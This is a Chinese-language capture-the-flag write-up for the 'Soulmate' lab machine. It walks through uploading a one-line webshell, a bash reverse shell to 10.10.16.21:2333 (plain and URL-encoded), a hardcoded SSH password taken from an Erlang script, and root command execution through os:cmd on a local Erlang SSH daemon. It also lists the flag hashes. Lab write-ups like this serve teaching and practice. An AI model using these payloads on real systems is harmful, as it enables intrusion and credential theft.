
登录进来后可以看到能上传文件,在网站根目录传一句话木马

image-20260102171123096

image-20260102171140290



过一会会被删掉,所以要维持权限,进行反弹shell

1
shell=system('bash -c "bash -i >& /dev/tcp/10.10.16.21/2333 0>&1"');

进行URL编码一下

1
shell=%73%79%73%74%65%6d%28%27%62%61%73%68%20%2d%63%20%22%62%61%73%68%20%2d%69%20%3e%26%20%2f%64%65%76%2f%74%63%70%2f%31%30%2e%31%30%2e%31%36%2e%32%31%2f%32%33%33%33%20%30%3e%26%31%22%27%29%3b

image-20260102173034882

/usr/local/lib/erlang_login目录下找到start.escript,里面有ben用户的密码

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
#!/usr/bin/env escript
%%! -sname ssh_runner

main(_) ->
application:start(asn1),
application:start(crypto),
application:start(public_key),
application:start(ssh),

io:format("Starting SSH daemon with logging...~n"),

case ssh:daemon(2222, [
{ip, {127,0,0,1}},
{system_dir, "/etc/ssh"},

{user_dir_fun, fun(User) ->
Dir = filename:join("/home", User),
io:format("Resolving user_dir for ~p: ~s/.ssh~n", [User, Dir]),
filename:join(Dir, ".ssh")
end},

{connectfun, fun(User, PeerAddr, Method) ->
io:format("Auth success for user: ~p from ~p via ~p~n",
[User, PeerAddr, Method]),
true
end},

{failfun, fun(User, PeerAddr, Reason) ->
io:format("Auth failed for user: ~p from ~p, reason: ~p~n",
[User, PeerAddr, Reason]),
true
end},

{auth_methods, "publickey,password"},

{user_passwords, [{"ben", "HouseH0ldings998"}]},
{idle_time, infinity},
{max_channels, 10},
{max_sessions, 10},
{parallel_login, true}
]) of
{ok, _Pid} ->
io:format("SSH daemon running on port 2222. Press Ctrl+C to exit.~n");
{error, Reason} ->
io:format("Failed to start SSH daemon: ~p~n", [Reason])
end,

receive
stop -> ok
end.


密码就是HouseH0ldings998,切换为ben用户,也可以顺带生成交互式的shell

1
2
su ben
/usr/bin/script -qc /bin/bash /dev/null

image-20260102175342982


就可以查看到/home/ben目录下的user.txt

image-20260102175539602

1
6fb7557ed24bdbf2fa4a8bbbc9f5a464

ROOT FLAG


通过之前找到的start.escript文件可以知道这是一个 Erlang SSH 服务启动脚本,SSH端口在2222,ben用户连接一下

1
ssh ben@localhost -p 2222

image-20260102180832243

1

help().

image-20260102181652578

m().命令可以查看加载的模块,其中可以看到加载了os模块

image-20260102181801858


就可以用来执行命令了

1
os:cmd('id').

image-20260102181858463

1
os:cmd('cat /root/root.txt').

image-20260102182429773

1
d3c355bfd495f6a17b6331b546943673

Soulmate
https://yschen20.github.io/2026/01/02/Soulmate/
作者
Suzen
发布于
2026年1月2日
更新于
2026年1月2日
许可协议